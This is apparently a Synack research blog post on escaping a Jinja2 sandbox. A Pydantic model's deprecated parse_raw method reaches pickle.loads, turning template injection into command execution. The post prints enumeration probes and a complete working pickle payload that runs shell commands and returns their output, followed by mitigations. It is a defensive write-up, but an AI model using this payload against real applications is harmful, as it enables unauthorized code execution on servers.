

How a Pydantic Object Defeated a Jinja2 Sandbox: SSTI to RCE
A Jinja2 SandboxedEnvironment blocked every classic template injection payload and its logic audited clean, yet one request still produced command execution. The cause was an application object in the template context: a Pydantic model whose public parse_raw method reaches pickle.loads. When you find a sandboxed SSTI, ask what the developer put in the room with you instead of which payload beats the sandbox.

Technical Summary
Exploits Explained
An authenticated API endpoint rendered a user-supplied JSON field as a Jinja2 template and returned the result in the response. The application used Jinja2's SandboxedEnvironment, which blocked every classic template injection payload.
The template context contained a Pydantic model instance whose public, deprecated parse_raw method can deserialize attacker-supplied pickle data. Because the sandbox only checks attribute names and unsafe markers, it allowed the call, giving a low-privilege authenticated user command execution in a single request with output returned in the response.
Mitigations are to stop rendering user input as a template, pass only primitive values into the template context, migrate off parse_raw, and use ImmutableSandboxedEnvironment.
The sandbox never broke. Every payload it was designed to stop, it stopped, and an audit of its own logic came back clean. What failed was the assumption underneath it: that the objects handed to a template are harmless.
Modern application objects are not harmless. Pydantic models expose deserialisation and file read methods as public API. ORM instances carry sessions, connections and engines. Config objects carry credentials. None of it begins with an underscore, and none of it is marked unsafe so a name-based sandbox waves all of it through.
Which is why, when you find a sandboxed SSTI, the productive question is not “which payload defeats this sandbox?” It is “what did the developer put in the room with me?”
The Short Version
An authenticated API endpoint accepted a JSON field, rendered it as a Jinja2 template, and returned the result in the response. The developers had used SandboxedEnvironment, so every classic payload— __class__, __mro__, __subclasses__, __globals__ came back empty.
The template context contained a Pydantic model instance. Pydantic v2 still ships its v1 compatibility layer, and parse_raw() eventually reaches pickle.loads(). The method is public and carries no unsafe marker, so the sandbox allowed it without complaint. Low privilege authenticated user to command execution in a single request, with output returned in band.
Confirm the Injection
The field accepted rich text and its rendered value appeared in the response body. Server-side rendering plus a synchronous output channel is exactly the combination that makes template injection worth pursuing by hand: you receive an answer on every request instead of flying blind.
Request body:
{"type":"edit","summary":"probe {{7*7}}"}Response:
{"data":{"result":{"summary":"probe 49"}}}Arithmetic evaluated. That is Jinja2 executing, not mere string substitution. Always prefix probes with a distinctive marker so you can locate your own traffic later and so the client’s logs clearly identify the tester.
Prove the Sandbox Exists in the Same Request
Before reaching for payloads, determine what you are facing. Place the control and the test in one request so the comparison is unambiguous.
probe A={{7*7}} B=[{{ ''.__class__ }}]
→ probe A=49 B=[]
A confirms execution. B returns empty rather than raising, which is the signature of SandboxedEnvironment: a blocked attribute yields an Undefined object that renders as the empty string. An unsandboxed environment would have printed <class 'str'>.
At this point every standard SSTI cheat-sheet entry is dead. Confirm it rather than assume it, knowing which defence is active tells you where to look next.
Read the Sandbox Source and Understand What it Promises
This is the step most people skip, and it is the one that decides the engagement. The entire security boundary of SandboxedEnvironment rests on two functions:
# jinja2/sandbox.py
def is_safe_attribute(self, obj, attr, value):
    return not (attr.startswith("_") or is_internal_attribute(obj, attr))
def is_safe_callable(self, obj):
    return not (getattr(obj, "unsafe_callable", False)
        or getattr(obj, "alters_data", False))
The first is a pure name check: reject anything beginning with an underscore, plus a hardcoded list of internals.
The second is a marker check: reject callables a developer has explicitly tagged.
Neither function has any notion of what a method actually does. There is no allow-list and no capability model. If an attribute name lacks a leading underscore and nobody has flagged it, it is permitted.
The internals list is worth knowing precisely because it is why the classic frame-based escapes fail. is_internal_attribute returns True unconditionally for code, traceback and frame objects, and it blacklists gi_frame, cr_frame and ag_frame on generators and coroutines. Frames are the prize— f_builtins['__import__'] is a direct line to execution—and every public route to one has been severed. mro is blocked on types; __bases__ and __subclasses__ are dunders. The class-graph walk has no entry point.
The sandbox restricts reachability by name, not by capability. It exists to stop template code from escaping into the interpreter on its own. It assumes the application only places safe objects in the context. That assumption is the attack surface.
Stop Writing Payloads. Enumerate the Context.
Once you accept that the language cannot escape by itself, the task changes from “find a clever payload” to “inventory what the application handed me.” Every remaining path to execution runs through an object already present in the context.
Jinja provides no dir() and no way to resolve a name from a string, so enumeration is literal and manual. The cheapest oracle is is defined; you can batch dozens into a single request:
probe a{{ user is defined }} b{{ request is defined }} c{{ config is defined }}
d{{ os is defined }} e{{ session is defined }} f{{ settings is defined }}
→ probe aTrue bFalse cFalse dFalse eFalse fFalse
Also test the usual framework globals (request, g, url_for, current_app, csrf_token) and Jinja’s own built-ins (lipsum, cycler, namespace, dict, self). The latter are always present and simply confirm that nothing has been stripped.
In this case exactly one application object existed: user. A sparse context is not ideal for an attacker, but it does make the remaining work finite.
Two practical rules:
- Send atoms. A single template error aborts the entire render, so one bad filter in a batch destroys every result. When a long probe returns nothing, split it before concluding anything was blocked.
- Watch for error-swallowing. This API turned every render exception into a bare 400. That hides the exception text you need, and it means a “failure” can actually be your payload reaching the sink.
Walk the Object and Fingerprint Its Type
Attribute probing is the same is defined trick, one level deeper. Ask for the high-value targets first—anything that leaks a Jinja Environment or Template ends the engagement immediately, because template_class.environment_class is the unsandboxed base class and reconstructing one gives you a plain environment with no restrictions.
probe a{{ user.template_class is defined }} b{{ user.environment is defined }}
c{{ user.func is defined }} d{{ user.id is defined }}  e{{ user.roles is defined }} f{{ user.settings is defined }} → probe aFalse bFalse cFalse dTrue eTrue fTrue
No leaked environment. But roles is a container, and printing it costs nothing:
probe [{{ user.roles }}]
→ probe [[UserRole(id='...', name='Professional')]]
Class instance reachable at user.roles[0], and therefore its public methods are reachable too. The shape is consistent with a dataclass, a NamedTuple, or a Pydantic model each of which has a very different attack surface. One probe separates them:
probe d{{ user.roles[0].parse_file is defined }} # pydantic v1 API  e{{ user.roles[0].parse_raw is defined }}
i{{ user.roles[0].model_dump is defined }} # pydantic v2 API  l{{ user.roles[0].count is defined }} # NamedTuple → probe dTrue eTrue iTrue lFalse
Both parse_* and model_dump are present, count is absent. Conclusion: Pydantic v2 with the deprecated v1 shims still attached.
The Sink: A Public Method That Reaches pickle.loads
Pydantic v2 retained parse_raw() as a deprecation shim. It delegates to pydantic.deprecated.parse.load_str_bytes, which contains:
elif proto == Protocol.pickle:
    if not allow_pickle:
        raise RuntimeError('Trying to decode with pickle with allow_pickle=False')
    bb = b if isinstance(b, bytes) else b.encode()
    return pickle.loads(bb)
Caller-supplied content_type and allow_pickle select that branch. Consequently
parse_raw(data, content_type='application/pickle', allow_pickle=True)is simply pickle.loads() on the supplied bytes.
Now run the full expression past the two checks from step 03:
| Expression | Leading underscore? | Marked unsafe? | Sandbox verdict |
|---|---|---|---|
| user | no | — | allowed |
| .roles | no | — | allowed |
| [0] | — | — | allowed |
| .parse_raw | no | no | allowed |
| (…) | — | no | allowed |
| ”.__class__ | yes | — | blocked |
Not one check failed, because not one check applied. To Jinja the expression is indistinguishable from {{ user.name }}.
Build a Payload That Survives JSON, Jinja and the Wire
Three constraints shape the pickle each has a clean answer.
It must be ASCII. The sink calls .encode() on a string. Pickle protocol 0 is the text protocol entirely printable ASCII so it travels through a JSON string field intact. Protocols 1 and higher emit raw bytes that UTF-8 encoding will corrupt.
It must not need quotes. Protocol 0’s V opcode (UNICODE) reads until the newline and takes no quote characters at all, sidestepping the nested-quoting problem between JSON and Jinja.
It must not need a newline escape. Protocol 0 is newline-delimited, yet \n inside a JSON string inside a Jinja string is fragile. Generate the newline inside the template instead: the wordwrap filter’s default wrapstring is environment.newline_sequence, so wrapping a two-word string at width 1 yields a real newline that can be indexed and joined with.
{% set nl = ('a b'|wordwrap(1))[1] %} {# a newline, with no escape #} {% set p = ['(dp0','Vid', ...]|join(nl) %}Prove deserialisation before you execute anything. Craft a pickle of a plain dict whose values the model will validate, and embed a unique marker. If the marker renders, pickle.loads() has demonstrably processed your bytes and nothing has run. On many programmes that alone is already a complete critical finding with zero footprint on the client’s host.
→ id='MARKER-PICKLE-OK' name='proof'Execution, with Output Returned In-band
A blind callback proves execution but reads poorly in a report. Better: have the pickle call subprocess.check_output and place the result in the dict the model validates. Pydantic coerces the returned bytes into the str field, so the command’s stdout appears directly in the API response.

{% set nl = ('a b'|wordwrap(1))[1] %}{% set p = ['(dp0','Vid','p1', 'ccommands','check_output','p2','((lp3','Vsh','p4','aV-c','p5', 'aVid; hostname','p6','atp7','Rp8','sVname','p9','Vproof','p10','s.' ]|join(nl) %}{{ user.roles[0].parse_raw(p,
content_type='application/pickle', allow_pickle=True) }}
→ id='uid=1000(app) gid=1000(app) groups=1000(app)
ip-10-x-x-x' name='proof'
The commands gotcha. The pickle references commands.check_output, not subprocess. This is correct and worth pre-empting in the report, because it looks like a typo to a triager. Python’s pickle applies _compat_pickle.REVERSE_NAME_MAPPING when dumping at protocol < 3 so the output remains Python-2-loadable; Python 3’s find_class maps it back to subprocess.check_output on load.
If You’re Defending This
- Do not render user input as a template. Treat the field as data and interpolate it. Everything below is mitigation for a design that should not exist.
- Pass only primitives into the context. Strings, numbers, plain dicts. No model instances, no ORM objects, nothing carrying deserialisation, file or network methods.
SandboxedEnvironmentdoes not make an unsafe context safe it was never designed to. - Remove the sink. Pydantic’s
parse_rawandparse_fileare deprecated in v2 and scheduled for removal in v3. Migrate tomodel_validate_json. - Use
ImmutableSandboxedEnvironment. The default sandbox still permits mutation of context objects{% set d = {'a':1} %}{{ d.update({'b':2}) }}succeeds so template code can rewrite live application state.
Thanks for reading. To learn more about the global community of researchers uncovering vulnerabilities like this, check out the Synack Red Team and apply today. Be sure to follow Synack and the Synack Red Team on LinkedIn for upcoming blogs in the Exploits Explained series.
Frequently Asked Questions
SSTI happens when an application renders user input as a template instead of treating it as data. The template engine then executes expressions the attacker supplies. A quick test is submitting {{7*7}} and seeing 49 in the response.
Not on its own. The sandbox only checks attribute names (anything starting with an underscore) and whether a developer marked a callable as unsafe. It has no model of what a method actually does, so any public method on an object in the template context is allowed.
The template context held a Pydantic v2 model instance that still shipped the deprecated v1 compatibility layer. Its public parse_raw method can be told to use pickle, which calls pickle.loads on attacker-supplied bytes. Because the method has no leading underscore and no unsafe marker, the sandbox treated it like any harmless attribute.
Do not render user input as a template. If templating is unavoidable, pass only primitives like strings, numbers, and plain dicts into the context, and use ImmutableSandboxedEnvironment. Also migrate away from the deprecated parse_raw and parse_file methods to model_validate_json.
What would 1,500
elite hackers find in
your stack?
The Synack Red Team and Sara AI Pentesting work side by side to test your environment and find vulnerabilities that matter.